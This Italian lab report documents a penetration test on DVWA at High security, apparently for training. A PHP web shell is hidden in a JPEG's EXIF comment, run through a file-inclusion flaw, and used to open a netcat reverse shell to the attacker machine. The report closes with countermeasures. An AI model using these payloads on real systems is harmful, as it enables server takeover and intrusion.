

Report di Penetration Testing – DVWA File Upload

(Livello High)

Data: [13/07/2026]

Autore: [Lorenzo Rizzuti]

Versione: 1.0

Riservatezza: Uso interno – Scopo didattico

1. Introduzione

Questo report documenta l'attacco contro la funzionalità di File Upload della Damn Vulnerable Web Application (DVWA) installata su Metasploitable 2, con livello di sicurezza impostato su High.

L'esercizio dimostra come sia possibile ottenere Remote Code Execution (RCE) nonostante i controlli avanzati sull'upload, sfruttando una combinazione di file JPEG malevolo e Local File Inclusion (LFI) mantenuta anch'essa a livello High.

Il test è stato svolto in un ambiente di laboratorio isolato, esclusivamente per scopi didattici.

2. Obiettivi

- Superare il filtro di File Upload a livello High (controllo estensione, Content-Type e firma immagine).
 - Caricare un file `.jpg` contenente codice PHP nascosto in un commento EXIF.
 - Eseguire comandi di sistema sul server tramite la vulnerabilità File Inclusion, mantenendo entrambe le sezioni a livello High.
 - Dimostrare la possibilità di concatenare vulnerabilità per ottenere il controllo del sistema.
-

3. Ambiente di laboratorio

Componente	Dettaglio
Macchina attaccante	Kali Linux (IP: 192.168.50.20)
Macchina bersaglio	Metasploitable 2 (IP: 192.168.50.21)
Applicazione vulnerabile	DVWA (Damn Vulnerable Web Application)
Livello di sicurezza	High (per entrambe le sezioni File Upload e File Inclusion)
Rete	Host-only / NAT isolata

Nota: L'intero attacco è stato eseguito senza mai abbassare il livello di sicurezza. Ciò evidenzia che, nella specifica versione di DVWA su Metasploitable 2, il filtro High della File Inclusion non blocca completamente il directory traversal.

4. Metodologia

L'attacco si compone delle seguenti fasi:

1. Preparazione dell'immagine malevola – creazione di un JPEG valido con shell PHP nei metadati.
2. Bypass del filtro di upload High – caricamento del file tramite interfaccia web.
3. Esecuzione remota di codice – sfruttamento della File Inclusion per includere l'immagine ed eseguire comandi di sistema.

5. Esecuzione passo passo

5.1 Impostazione sicurezza su High

- Accedo a `http://192.168.50.21/dvwa` con credenziali `admin` / `password`.

- Vado su DVWA Security, seleziono High e clicco Submit.
Questa impostazione si applica a tutte le sezioni della DVWA.
 - Navigo quindi su File Upload e File Inclusion per verificare che il livello risulti High.
-

5.2 Creazione dell'immagine JPEG con shell nascosta

Su Kali (192.168.50.20), apro un terminale e genero un'immagine di base:

```
bash

convert -size 10x10 xc:white original.jpg
```

Inietto il codice PHP nel commento EXIF:

```
bash

exiftool -Comment='<?php system($_GET["cmd"]); ?>' original.jpg -o
malicious.jpg
```

Verifico la presenza del commento:

```
bash


exiftool malicious.jpg | grep Comment
```

Output:

```
text

Comment  : <?php system($_GET["cmd"]); ?>
```

Il file `malicious.jpg` è un JPEG perfettamente valido, con all'interno il payload PHP.




5.3 Caricamento del file malevolo (bypass del filtro High)

Il filtro High per l'upload verifica:

- Estensione del file (solo `.jpg`, `.jpeg`, `.png`)
- Content-Type (deve essere `image/jpeg` o `image/png`)
- Contenuto effettivo tramite `getimagesize()` (deve essere un'immagine valida)

Il nostro `malicious.jpg` soddisfa tutte queste condizioni.

- Nella pagina File Upload, seleziono `malicious.jpg` e clicco su Upload.
- Uso Burp Suite per intercettare la richiesta e verificare i parametri: il Content-Type è `image/jpeg`, il corpo del file è un JPEG valido.
- Inoltro la richiesta e ricevo il messaggio di successo:
- `text`
- `../../hackable/uploads/malicious.jpg` succesfully uploaded!



5.4 Esecuzione comandi via File Inclusion (High)

Il file è raggiungibile all'URL diretto

`http://192.168.50.21/dvwa/hackable/uploads/malicious.jpg`, ma l'accesso diretto restituisce solo l'immagine, senza eseguire il PHP.

Uso quindi la vulnerabilità File Inclusion. Nonostante il livello High, la pagina accetta il percorso relativo `../../../../hackable/uploads/malicious.jpg` e lo include.

Digito l'URL:

text

```
http://192.168.50.21/dvwa/vulnerabilities/fi/?page=../../hackable/uploads/malicious.jpg&cmd=whoami
```

La risposta mostra dati binari dell'immagine e, al loro interno, l'output `www-data`, confermando l'esecuzione del comando.

Sono presenti warning PHP ("Cannot modify header information...") del tutto innocui.

(Screenshot: output della pagina con `www-data` visibile)

Successivamente eseguo:


text

```
http://.../fi/?page=../../hackable/uploads/malicious.jpg&cmd=id
```

```
http://.../fi/?page=../../hackable/uploads/malicious.jpg&cmd=uname -a
```

```
http://.../fi/?page=../../hackable/uploads/malicious.jpg&cmd=ls -la /etc
```

Tutti i comandi producono il risultato atteso.



5.5 Reverse shell interattiva (opzionale)

Per una shell interattiva, su Kali metto in ascolto Netcat:

```
bash
```

```
nc -lvp 4444
```


Quindi eseguo la richiesta (via browser o `curl`):

```
bash
```

```
curl
```

```
"http://192.168.50.21/dvwa/vulnerabilities/fi/?page=../../hackable/uploads/malicious.jpg&cmd=nc%20-e%20/bin/bash%20192.168.50.20%204444"
```

Otengo immediatamente una connessione con shell bash interattiva.



6. Analisi della vulnerabilità

Il filtro High di DVWA per il File Upload implementa controlli multipli:

- Estensione: solo `.jpg`, `.jpeg`, `.png`
- Content-Type: verifica del MIME type dichiarato
- Contenuto: `getimagesize()` scarta file non immagine

Questi controlli sono efficaci contro un attacco diretto, ma non impediscono di nascondere codice PHP all'interno di un'immagine reale.

Il punto cruciale è che il motore PHP interpreta qualsiasi file incluso, a prescindere dall'estensione, se trova i tag `<?php ... ?>`.

Per quanto riguarda la File Inclusion a livello High, il codice sorgente di DVWA su Metasploitable 2 non impedisce completamente il directory traversal.

Il filtro tenta di forzare l'inclusione di file dalla directory `include/`, ma non blocca adeguatamente l'uso di `../..` per risalire all'albero delle directory e raggiungere `hackable/uploads/`.

Di conseguenza, l'attacco riesce anche mantenendo entrambe le sezioni a High.

7. Impatto

Un attaccante che sfrutti questa catena può:

- Eseguire comandi di sistema arbitrari (RCE).
- Leggere, modificare o eliminare file sul server.
- Utilizzare il sistema compromesso per attacchi verso la rete interna (pivoting).

- Installare backdoor o malware persistenti.
- Tentare l'elevazione dei privilegi fino a root.

Nel nostro caso, l'accesso è stato ottenuto con i privilegi di `www-data`, sufficienti per compromettere seriamente il sistema.

8. Contromisure e raccomandazioni

Per prevenire attacchi simili, occorre adottare una strategia di difesa in profondità:

- Rinominare i file caricati (es. UUID) e memorizzarli fuori dalla document root.
 - Servire i file tramite script di download che non eseguano il PHP, anche se incluso.
 - Rimuovere i metadati dai file immagine (es. `exiftool -all= file.jpg`) prima di salvarli.
 - Validare severamente i parametri di inclusione: utilizzare una whitelist di file consentiti, non basarsi su blacklist.
 - Disabilitare funzioni pericolose in PHP come `system()`, `exec()` se non necessarie.
 - Limitare i permessi del web server con configurazioni come `open_basedir`, SELinux o AppArmor.
 - Aggiornare regolarmente tutti i componenti software.
-

9. Conclusioni

L'esercizio ha dimostrato che il filtro di upload a livello High della DVWA può essere aggirato inserendo codice PHP in un'immagine valida.

Inoltre, la presenza di una File Inclusion non adeguatamente protetta (anche a livello High) permette di eseguire quel codice, ottenendo il controllo remoto del server.

Ciò conferma l'importanza di non fare affidamento su una singola misura di sicurezza e di testare sempre la possibile interazione tra diverse vulnerabilità.

10. Riferimenti

- OWASP – Unrestricted File Upload:
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- OWASP – File Inclusion:
https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion
- DVWA: <https://github.com/digininja/DVWA>
- Metasploitable 2: <https://docs.rapid7.com/metasploit/metasploitable-2/>